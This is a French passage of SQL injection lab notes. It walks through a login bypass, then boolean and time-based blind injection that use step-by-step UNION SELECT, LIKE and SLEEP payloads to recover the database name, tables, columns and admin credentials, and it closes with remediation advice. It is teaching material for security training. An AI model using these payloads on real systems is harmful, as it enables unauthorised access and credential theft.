Les formulaires connectés à une base de données d'utilisateurs sont souvent développés de manière à ce que l'application Web ne s'intéresse pas au contenu du nom d'utilisateur et le mot de passe mais plus si les deux forment une paire correspondante dans la table des utilisateurs. En termes simples, l'application Web demande au base de données "avez-vous un utilisateur avec le nom d'utilisateur **bob** et le mot de passe **bob123** ?", et la base de données répond par oui ou par non (vrai/faux) et, en fonction de cette réponse, dicte si l'application Web vous permet de procéder ou non.

Les informations présent ci-dessus en tiennent compte, il est inutile d'énumérer un pair de nom d'utilisateur/mot de passe valide. Nous avons juste besoin de créer une requête de base de données qui répond par un oui/vrai.

Pratique :

Niveau Deux des exemples d'injection SQL montrent cet exemple exact. Nous pouvons voir dans la case "Requête SQL" que la requête à la base de données est la Suivant

```
select * from users where username='%username%' and password='%password%' LIMIT 1;
```

NB Les **%username%** et **%password%** sont tirées des champs du formulaire de connexion, les valeurs initiales dans la boîte de requête SQL seront vides car ces champs sont actuellement vides.

Pour en faire une requête qui renvoie toujours la valeur **true**, nous pouvons saisir ce qui suit dans le champ du mot de passe :

```
' OR 1=1;--
```

Ce qui transforme la requête SQL en ce qui suit :

```
select * from users where username="" and password="" OR 1=1;
```

Parce que $1=1$ est une déclaration vraie et que nous avons utilisé un **OR** opérateur cela entraînera toujours le retour de la requête comme vrai, ce qui satisfait la logique des applications Web que la base de données a trouvé un valide nom d'utilisateur/mot de passe et que l'accès doit être autorisé.

10.7 Blind SQLi - basé Booléen

Basé sur booléen

Booléen SQL Injection fait référence à la réponse que nous recevons de notre tentative d'injection qui pourraient être un vrai/faux, oui/non, on/off, 1/0 ou toute réponse qui ne peut jamais avoir que deux résultats. Ce résultat nous confirme que notre charge utile d'injection SQL a réussi ou ne pas. Lors de la première inspection, vous pouvez avoir l'impression que cette réponse limitée ne peut pas fournir beaucoup d'informations. Pourtant, en fait, avec seulement ces deux réponses, il est possible d'énumérer toute une structure de base de données et Contenu.

Pratique :

<https://website.thm/checkuser?username=admin>

Le corps du navigateur contient le contenu de `{"taken":true}` . Ce point de terminaison d'API reproduit une fonctionnalité commune trouvée sur de nombreuses inscriptions formulaires, qui vérifie si un nom d'utilisateur a déjà été enregistré pour inviter l'utilisateur à choisir un nom d'utilisateur différent. Parce que la **prise** est définie sur **true**, nous pouvons supposer que le nom d'utilisateur admin est déjà enregistré. En fait, nous pouvons le confirmer en modifiant le nom d'utilisateur dans la barre d'adresse du faux navigateur de **admin** à **admin123** , et en appuyant sur entrée, vous verrez que la valeur **prise** est maintenant changée en **false** .

La requête SQL qui est traitée ressemble à ceci :

```
select * from users where username = '%username%' LIMIT 1;
```

Comme la seule entrée sur laquelle nous avons le contrôle est le nom d'utilisateur dans la requête chaîne, nous devons l'utiliser pour effectuer notre injection SQL. Garder le nom d'utilisateur comme **admin123**, nous pouvons commencer à ajouter à ceci pour essayer de faire en sorte que la base de données confirme si la chose est vraie, ce qui changera l'état du champ pris de faux à vrai.

Comme dans les niveaux précédents, notre première tâche est d'établir le nombre de colonnes dans la table des utilisateurs, que nous pouvons obtenir en utilisant l'UNION déclaration. Remplacez la valeur du nom d'utilisateur par la suivante :

```
admin123' UNION SELECT 1;--
```

Comme l'application Web a répondu avec la valeur **prise** comme fausse, nous pouvons confirmer qu'il s'agit de la valeur incorrecte des colonnes. Continuez à ajouter plus de colonnes jusqu'à ce que nous ayons **pris** la valeur **true** . Vous pouvez confirmer que la réponse est sur trois colonnes en définissant le nom d'utilisateur sur la valeur ci-dessous :

```
admin123' UNION SELECT 1,2,3;--
```


Maintenant que notre nombre de colonnes est établi, nous pouvons travailler sur l'énumération de la base de données. Notre première tâche consiste à découvrir le nom de la base de données. Nous pouvons le faire en utilisant la méthode intégrée **database()** , puis en utilisant **like** pour essayer de trouver des résultats qui renverront un statut vrai.

Essayez la valeur de nom d'utilisateur ci-dessous et voyez ce qui se passe :

```
admin123' UNION SELECT 1,2,3 where database() like '%';--
```

Nous obtenons une vraie réponse car, dans l'opérateur like, nous avons juste la valeur de %, qui correspondra à n'importe quoi car c'est la valeur générique. Si nous changeons l'opérateur générique en **a%**, vous verrez la réponse revenir à false, ce qui confirme que le nom de la base de données ne commence pas par la lettre **a**. Nous pouvons faire défiler toutes les lettres, chiffres et caractères tels que - et _ jusqu'à ce que nous découvrons une correspondance. Si vous envoyez le ci-dessous comme nom d'utilisateur valeur, vous recevrez une **vraie** réponse **s**.

```
admin123' UNION SELECT 1,2,3 where database() like 's%';--
```

Maintenant, vous passez au caractère suivant du nom de la base de données jusqu'à ce que vous trouviez une autre **vraie** réponse par exemple, 'sa%', 'sb%', 'sc%' etc. Continuez avec ce processus jusqu'à ce que vous découvriez tous les caractères du nom de la base de données, qui est **sqli_three**.

Nous avons établi le nom de la base de données, que nous pouvons maintenant utiliser pour énumérer la table noms en utilisant une méthode similaire en utilisant la base de données **information_schema**. Essayez de définir le nom d'utilisateur sur la valeur suivante :

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'a%';--
```

Cette requête recherche des résultats dans la table **information_schema** où le nom de la base de données correspond à **sqli_three** , et le nom de la table commence par la lettre **a**. Comme la requête ci-dessus aboutit à une réponse **fausse** nous pouvons confirmer qu'il n'y a pas de tables dans la base de données **sqli_three** qui commence par la lettre a. Comme précédemment, vous devrez parcourir lettres, chiffres et caractères jusqu'à ce que vous trouviez une correspondance positive.

Vous allez finir par découvrir une table dans la base de données **sqli_three** nommée utilisateurs, que vous pouvez confirmé en exécutant le nom d'utilisateur suivant charge utile :

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--
```

Enfin, nous devons maintenant énumérer les noms de colonne dans l'utilisateur table afin que nous puissions rechercher correctement les identifiants de connexion. Encore une fois en utilisant la base de données **information_schema** et les informations que nous avons déjà acquises, nous pouvons commencer à l'interroger pour les noms de colonne. En utilisant la charge utile ci-dessous, nous recherchons la **colonnes** où la base de données qui est égale à **sqli_three**, le nom de la table est **users** et le nom de la colonne commence par la lettre **a**.

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';
```

Vous devrez encore faire défiler les lettres, les chiffres et les caractères jusqu'à ce que vous trouviez une correspondance. Comme vous recherchez plusieurs résultats, vous devrez ajouter cela à votre charge utile chaque fois que vous trouvez un nouveau nom de colonne, de sorte que vous ne

continuez pas à découvrir le même. Par exemple, une fois que vous avez trouvé le colonne nommée **id** , vous l'ajouterez à votre charge utile d'origine (comme indiqué ci-dessous).

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE  
TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and  
COLUMN_NAME !='id';
```

Répétez ce processus trois fois vous permettra de découvrir l'id des colonnes, nom d'utilisateur et mot de passe. Que vous pouvez maintenant utiliser pour interroger la table **utilisateurs** pour les informations d'identification de connexion. Tout d'abord, vous devrez découvrir un nom d'utilisateur valide que vous pourrez utiliser avec la charge utile ci-dessous :

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Ce qui, une fois que vous aurez parcouru tous les caractères, vous confirmera l'existence du nom d'utilisateur **admin** . Vous avez maintenant le nom d'utilisateur. Vous pouvez vous concentrer sur la découverte des le mot de passe. La charge utile ci-dessous vous montre comment trouver le mot de passe :

```
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
```

Vous pouvez maintenant utiliser le nom d'utilisateur et le mot de passe que vous avez énumérés via le Vulnérabilité d'injection SQL aveugle sur le formulaire de connexion

10.8 Blind SQLi - Basé sur le temps

Basé sur le temps

L'injection SQL aveugle basée sur le temps est très similaire au booléen ci-dessus basé, en ce que les mêmes demandes sont envoyées, mais il n'y a pas d'indicateur visuel de vos requêtes étant fausses ou correctes. Au lieu de cela, votre indicateur de requête correcte est basé sur le temps que la requête prend pour s'achever. Ce délai est introduit en utilisant des méthodes intégrées telles que **SLEEP(x)** à côté de l'instruction **UNION**. La méthode **SLEEP()** ne sera exécutée qu'après une instruction **UNION SELECT** réussie.

Ainsi, par exemple, lorsque vous essayez d'établir le nombre de colonnes dans une table, vous utiliserez la requête suivante :

```
admin123' UNION SELECT SLEEP(5);--
```

Si il n'y a pas eu de pause dans le temps de réponse, nous savons que la requête a été infructueux, donc comme sur les tâches précédentes, nous ajoutons une autre colonne :

```
admin123' UNION SELECT SLEEP(5),2;--
```

Cette charge utile aurait dû produire un délai de 5 secondes, ce qui confirme l'exécution réussie de la déclaration UNION et qu'il existe deux colonnes.

Vous pouvez maintenant répéter le processus d'énumération à partir de l'injection SQL basée sur booléen, en ajoutant la **SLEEP()** dans l'instruction **UNION SELECT** .

Si vous avez du mal à trouver le nom de la table, la requête ci-dessous devrait vous aider :

```
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
```

10.9 Out-of-Band SQLi


L'injection SQL hors bande n'est pas aussi courante car elle dépend soit de fonctionnalités spécifiques activées sur le serveur de base de données, soit de la logique métier de l'application Web, qui effectue une sorte d'appel réseau externe basé sur les résultats d'une requête SQL.

Une attaque hors bande est classée en ayant deux canaux de communication différents, l'un pour lancer l'attaque et l'autre pour recueillir les résultats. Par exemple, le canal d'attaque peut être une requête Web et le canal de collecte de données peut surveiller les requêtes HTTP/DNS adressées à un service que vous contrôlez.

1) Un attaquant effectue une requête vers un site Web vulnérable à SQL Injection avec une charge utile d'injection.

2) Le site Web effectue une requête SQL vers la base de données qui transmet également la charge utile du pirate.

3) La charge utile contient une requête qui force une HTTP à retourner à la machine du pirate contenant des données de base de données.



Remédiation

Aussi percutantes que soient les vulnérabilités d'injection SQL, les développeurs ont un moyen d'en protéger leurs applications Web en suivant les conseils ci-dessous :

Instructions préparées (avec requêtes paramétrées) :

Dans une requête préparée, la première chose qu'un développeur écrit est la requête SQL, puis toutes les entrées utilisateur sont ajoutées en tant que paramètre par la suite. L'écriture d'instructions préparées garantit que la structure du code SQL ne change pas et que la base de données peut faire la distinction entre la requête et les données. En tant qu'avantage, cela rend également votre code beaucoup plus propre et plus facile à lire.

Validation des entrées :

La validation des entrées peut grandement contribuer à protéger ce qui est placé dans une requête SQL. L'utilisation d'une liste d'autorisation peut restreindre l'entrée à certaines chaînes uniquement, ou une méthode de remplacement de chaîne dans le langage de programmation peut filtrer les caractères que vous souhaitez autoriser ou interdire.

Échapper l'entrée utilisateur :

Autoriser l'entrée utilisateur contenant des caractères tels que ' " \$ \ peut entraîner la rupture des requêtes SQL ou, pire encore, comme nous l'avons appris, les ouvrir à des attaques par injection. Échapper à l'entrée utilisateur est la méthode consistant à ajouter une barre oblique inverse (\) à ces caractères, ce qui les fait ensuite être analysés comme une chaîne normale et non comme un caractère spécial.